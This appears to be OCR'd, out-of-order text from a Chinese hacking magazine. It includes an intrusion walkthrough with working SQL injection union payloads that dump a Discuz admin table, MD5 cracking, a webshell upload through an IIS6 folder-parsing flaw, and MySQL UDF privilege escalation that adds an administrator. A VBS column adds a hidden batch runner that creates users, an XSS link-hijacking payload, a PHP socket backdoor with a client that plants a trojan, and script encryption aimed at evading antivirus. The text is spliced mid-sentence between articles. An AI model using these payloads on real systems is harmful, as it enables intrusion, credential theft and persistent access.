


图3

提交“and 1=1”的时候页面一切正常，提交“and 1=2”的时候页面没有内容，这是经典的测试有没有注入漏洞的语句，但是只对测试整型变量注入时有效，如果是测试字符型变量注入时，就要提交“' and '1'='1”和“' and '1'='2”了。

由于这是php注入，php默认会把“'”转义成“/'”，所以在php情况下，字符型不存在注入漏洞的。继续提交“order by 10/*”，页面没有内容返回回来，说明字段大小比10小，再提交“order by 5/*”，页面返回正常，说明字段比5大，说明字段大小在5-10之间，用union联合查询，提交“and 1=2 union select 1,2,3,4,5,6/*”一共6个字段，页面返回回来字段数（如图4）。




图4

接下来看看连接mysql用户权限，提交“/**/and/**/1=2/**/union/**/select/**/1,2,user(),4,5,6/*”，返回回来是a0820152330@localhost，好像不是root用户，测试不能读取文件内容。继续检测，猜后台表名，常用的表名全部试了一遍，都不行。

思路停顿了……开始不是查看过网站结构吗，网站用的整站程序，数据库也应该都在一个库里，bbs用的是Discuz6.0.0程序，默认管理员表名是cdb_members，如果程序安装时没有修改表名，就可以爆出管理员账号和口令了，马上提交“/**/and/**/1=2/**/union/**/select/**/1,username,password,4,5,6/**/from/**/cdb_members/**/where/**/uid=1/*”，成功返回来管理员账号和口令（如图5）。




图5

口令是md5加密的，还是32位的，打开网站http://www.xmd5.com/index_cn.htm进行破解，运行不错，成功破解出管理员口令，好像是管理员生日“1990203”，管理员年纪好小啊，呵呵！

现在弄到管理员账号和口令了，成功登录Discuz论坛并进入后台设置。但是Discuz论坛后台拿webshell的方法不知道，在网上查了一下，也问了几个朋友，都说不清楚，哎……既然是整站程序，那blog后台也可以进啊！用这个账号和口令也成功进入了blog后台，好像后台能利用的地方也很少。接着发现居然还有一个新闻管理后台啊，用这个账号和口令试试看，运气真好啊，一般像这种整站程序，管理员的账号和口令都是一个（如图6）。




图6

后台有上传图片的地方，但是好像对后缀名进行了过滤，再看看新闻编辑器，用的是FCKeditor，这个编辑器有些漏洞，不知道它补上没有。

点击“增加新闻”，然后点击“上传图片”，可以浏览服务器文件，可以新建文件夹。前面对服务器测试过，是windows 2003系统下安装的iis6.0，应该支持asp，可能有文件夹解析asp文件的漏洞。新建一个1.asp的文件夹，然后把asp木马改成jpg后缀，上传到这个新建的1.asp目录下，成功运行，拿到webshell。（如图7）




图7

二、拿服务器权限

现在，成功拿到webshell，接下来，看看能不能成功提权。在webshell目录下面有一个phpmyadmin文件夹，可能管理员管理数据库是用phpmyadmin进行管理的，但是数据库配置好后，又没有删除，一般管理数据库都要用root权限才行的。

进入phpmyadmin文件夹，查看连接数据库的文件“config.default.php”，果然是用root用户连接的，口令还是原来管理员的口令。看样子，这台服务器都是这个管理员在管理，mysql的root口令也是管理员设置的。（如图8）




图8

知道root口令就好办了，接下来，传一个php的mysql提权马上去，利用root提升权限，在host处填写localhost。因为是本机，mysql账号处填写root，密码处填写“config.default.php”文件里root的密码，数据库名填写mysql，这是mysql数据库默认的一个库，点击提交，

高手专栏

连续三期的vbs专题，估计会让没有接触到vbs的读者感到索然寡味，那我们下一期来新的好了。不过亲爱的作者，高手专栏并不是要求你是高手才能写，只是个题目罢了，还是希望针对此专栏多多投稿，这个专栏的性质只是在于专，类似于命题作文一样。那我们从２００８年１期开始来新的专题，我们来谈一下你在入侵中的习惯手法。每个人入侵次数多了，都会积累了大量的经验，不同的各式各样的小技巧，甚至会养成习惯，类似的做案手法都是一样。可以说，从入侵痕迹来讲，如果只限定在一个小范围的话，你甚至都会猜到是谁做的。那我们新的专栏就来征集你常规的做案流程和细节吧！

非常规运行vbs

□ lcx

这期专栏依旧是vbs，估计大家会有点烦，那我们来点有意思的吧。vbs有一个对像是“SAPI.SpVoice”，可以用它来讲英语的，这个组件在xp、2003上默认都可以用的，调用后可以听到电脑上一个国外老男人在说话。好比这样一句代码：**CreateObject("SAPI.SpVoice").Speak "I LOVE YOU"**，保存成vbs后缀后双击就会听到英语的我爱你了。但随之而来我们讲到另一个问题，不保存成vbs或vbe后缀如何运行vbs代码。

一、用mshta来运行vbs

hta这种类型的文件运行后也是系统权限，其调用宿主就是mshta.exe。我们在cmd下运行这样一行代码：**mshta vbscript:createobject("sapi.spvoice").speak("I LOVE YOU.")(window.close)**，也会听到同样的发音。这行代码的意思类似是临时生成一个hta文件，然后运行里边的vbs代码，再调用window.close将运行窗口关掉。整个运行过程是看不到hta窗口的。这种运行方式你会想到什么？最少我是想到了两个。一个是批处理的隐藏运行，基本代码如下：

```
@echo off
if "%1" == "h" goto begin
mshta vbscript:createobject("wscript.shell").run("%~nx0 h",0)(window.close)&&exit
:begin
rem 下边开始写批处代码了
net user lcx 12345 /add
```

这个代码只能双击运行，运行过程中你看不到具体的批处理运行流程的。第二个我想的是注射过程中的用途。网上有篇流传很广的文章《mssql注射中多次调用参数导致多次echo的解决方法》，中心思想是将vbs语句用冒号连接起来然后用echo命令一次写入到被注入的肉鸡上，然后再调用这个vbs来下载文件。如果调用mshta执行的话，下载、执行一次就ok了。不过在命令行下用mshta后边直接跟vbs代码有个难处理的问题是空格，不过这个好解决，用execute将vbs代码放在括号里就ok了，这个读者可以亲自去试一下了，相信我不难的。

二、用ie地址栏运行vbs

很多人会用ie地址栏运行js，其实vbs一样是可以的，我们随便打开一个网站，在地址栏上输入：vbscript:msgbox(Document.links.length)后回车，就会看到当前页面有多少个连接了。用document.links(i).href这句的话，将i换成不同的自然数好比0、1、2、3等就会分别显示出不同的链接地址。这部份内容其实是涉及到dhtml的内容了。我们来看一个最简单的示例代码：

```
<a href=http://www.sohu.com>www.sohu.com</a>
<a href=http://www.baidu.com>www.baidu.com</a>
```

这是两个链接，保存成网页后点击就会跳转到不同的页面。如果这个页面有跨站，我想搞下破坏，让用户点击www.sohu.com却跑到我指定的页面上能做到吗？其实可以的，只要加一行语句就可以了，代码是：**<body onload='vbscript:document.links(0).href="http://www.google.com":document.links(0).innerHTML="www.sohu.com"'>**。这样的话用户再点击sohu其实会跑到google上去了，原来页面的版式却丝毫没有破坏。同样的dhtml元素还有document.links(i).href、document.images(i).src、document.forms(i).action等等，跨站改变其动态元素是很好玩的。

三、调用外部组件来运行vbs

vbs本身功能毕竟有限，但是却可以很好的与外部交互。要是用vbs来模拟nc发包的话，就要调用vb组件了。关于VBS如何成功调用MSWinsock.Winsock，zzzevazzz说的很清楚了。就是下载Winsock.ocs注册，和VB6控件的授权密钥的.reg导入注册表。两个文件可以在http://zzzevazzz.bokee.com/inc/

成功登录。（如图9）




图9

把udf.dll导出到c:\windows\目录里，然后使用sql命令“create function cmdshell returns string soname 'udf.dll'”，点击“执行”，执行成功。（如图10）

现在就可以使用cmdshell这个函数来执行系统命令了，“select cmdshell('net user user password /add');”cmdshell中间写入要执行的系统命令，先加个管理员上去，命令执行成功，查看一下终端服务开启了没有。




图10

服务开启了，但是好像没有3389端口，难道管理员把终端端口给改了？上传一个用vc写的修改终端端口的工具，直接执行“select cmdshell('e:\www\linxin\web\port.exe 9999;",用法很简单,有说明的。现在把终端端口改到9999上去了，用刚才加的管理员登录上去，哈哈，成功了吧！（如图11）




图11

三、总结

其实网上还有很多这种类似的整站程序，可能bbs和blog等程序都比较新，没有什么大问题，但是，因为这种整站程序的数据库都在一起，由于新闻系统，或者其它某一块出现问题，就会影响到整个站的安全。如果大家还有什么不明白的地方，欢迎加我qq：3818718，或到《黑客手册》论坛给我留言，我的id号是rabbitsafe。

编辑点评：

看完文章后先汗一个，其中的密码居然跟某编的生日一样……有许多网站管理员为了自己操作方便都犯着同一个错误：那就是把自己操作的所有后台及数据的管理密码都设置成同一个！虽然方便了记忆，但却降低了安全性啊！

vb6controls.rar这里下载。前不久学了一段时间php，网上看到一个php的监听程序，可以用它来做一个后门，s端s.php代码如下：

```
<?
// 设置一些基本的变量
$host = "192.168.8.100";
$port = 12345;
// 设置超时时间
set_time_limit(0);
// 创建一个Socket
$socket = socket_create(AF_INET, SOCK_STREAM, 0) or die("Could not create
socket\n");
// 绑定Socket到端口
$result = socket_bind($socket, $host, $port) or die("Could not bind to
socket\n");
// 开始监听链接
$result = socket_listen($socket, 3) or die("Could not set up socket
listener\n");
// accept incoming connections
// 另一个Socket来处理通信
$spawn = socket_accept($socket) or die("Could not accept incoming
connection\n");
// 获得客户端的输入
$input = socket_read($spawn, 1024) or die("Could not read input\n");
// 清空输入字符串
$input = trim($input); //将输入结果写入ok.php，这句是我加的
fputs(fopen('ok.php','a+'),"$input");

//处理客户端输入并返回结果
$output = strrev($input) . "\n";
socket_write($spawn, $output, strlen ($output)) or die("Could not write
output\n");
// 关闭sockets
socket_close($spawn);
socket_close($socket);
?>
```

在ie打开这个php，运行它的服务器会监听12345端口。如果我们再用vbs向12345端口发包的话，在同文件的php目录下会生成ok.php。发包的内容就是我们要写入ok.php的代码。该vbs文件c.vbs代码如下：

```
Set ie=WScript.CreateObject("InternetExplorer.Application")
ie.visible=false
ie.Navigate "http://192.168.8.100/s.php" 's.php是服务端
While ie.Busy
    WScript.Sleep 100
Wend

Do
Wscript.Sleep 200
Loop Until ie.ReadyState=4

Set socket=WScript.CreateObject("MSWinsock.Winsock")
socket.Protocol=0
socket.RemotePort="12345" '端口
socket.RemoteHost="192.168.8.100" '主机
socket.connect socket.RemoteHost, socket.RemotePort '连接
WScript.sleep 10
ddd="<?phpinfo();>"&Chr(13) '这里你可以改成一句话的php木马
socket.SendData ddd
WScript.sleep 100
wscript.echo "ok"
'socket.senddata Chr(13)
socket.close

Set ie=nothing
```

一个vbs和一个php珠联璧合，打造了一个非常规后门。当然这个后门的价值不大，但重要的是思路，不是吗？

[文章中的s.php和c.vbs已收录在本期光盘]

谈VBS在Hacking中的作用之三——浅谈脚本的加密与解密

文 NetPatch

LCX大哥给下了任务，写三期VBS专题类的文章。已经写了两期了，这次是第三期了。自己实在不知道写什么了，只好让LCX大哥给出个题材，LCX大哥回话说，你写个脚本加密与解密的吧。本想，这加密与解密有什么好写的呀。但是LCX大哥说，需要满足各个层次的要求，得照顾小菜们。

OK，题外话说完了。我们进入主题吧。脚本的加密不外乎是为了躲避各杀毒软件的查杀及避免别人看到源代码。由于Windows脚本是一种解释性语言，明文保存代码。杀毒软件只会对一些特征字符，敏感字符查杀。当我们把脚本进行加密后，由于打乱了原来的顺序，甚至完全变样，从而躲过了杀毒软件的查杀。但脚本对于保护源代码来说，那简直是纸老虎。因此，我们今天只谈如何巧妙加密，来躲过杀毒软件的查杀。其实一般的脚本加密并不会像想象中的那么难。只要有一定的VBS脚本基础就可以做到。

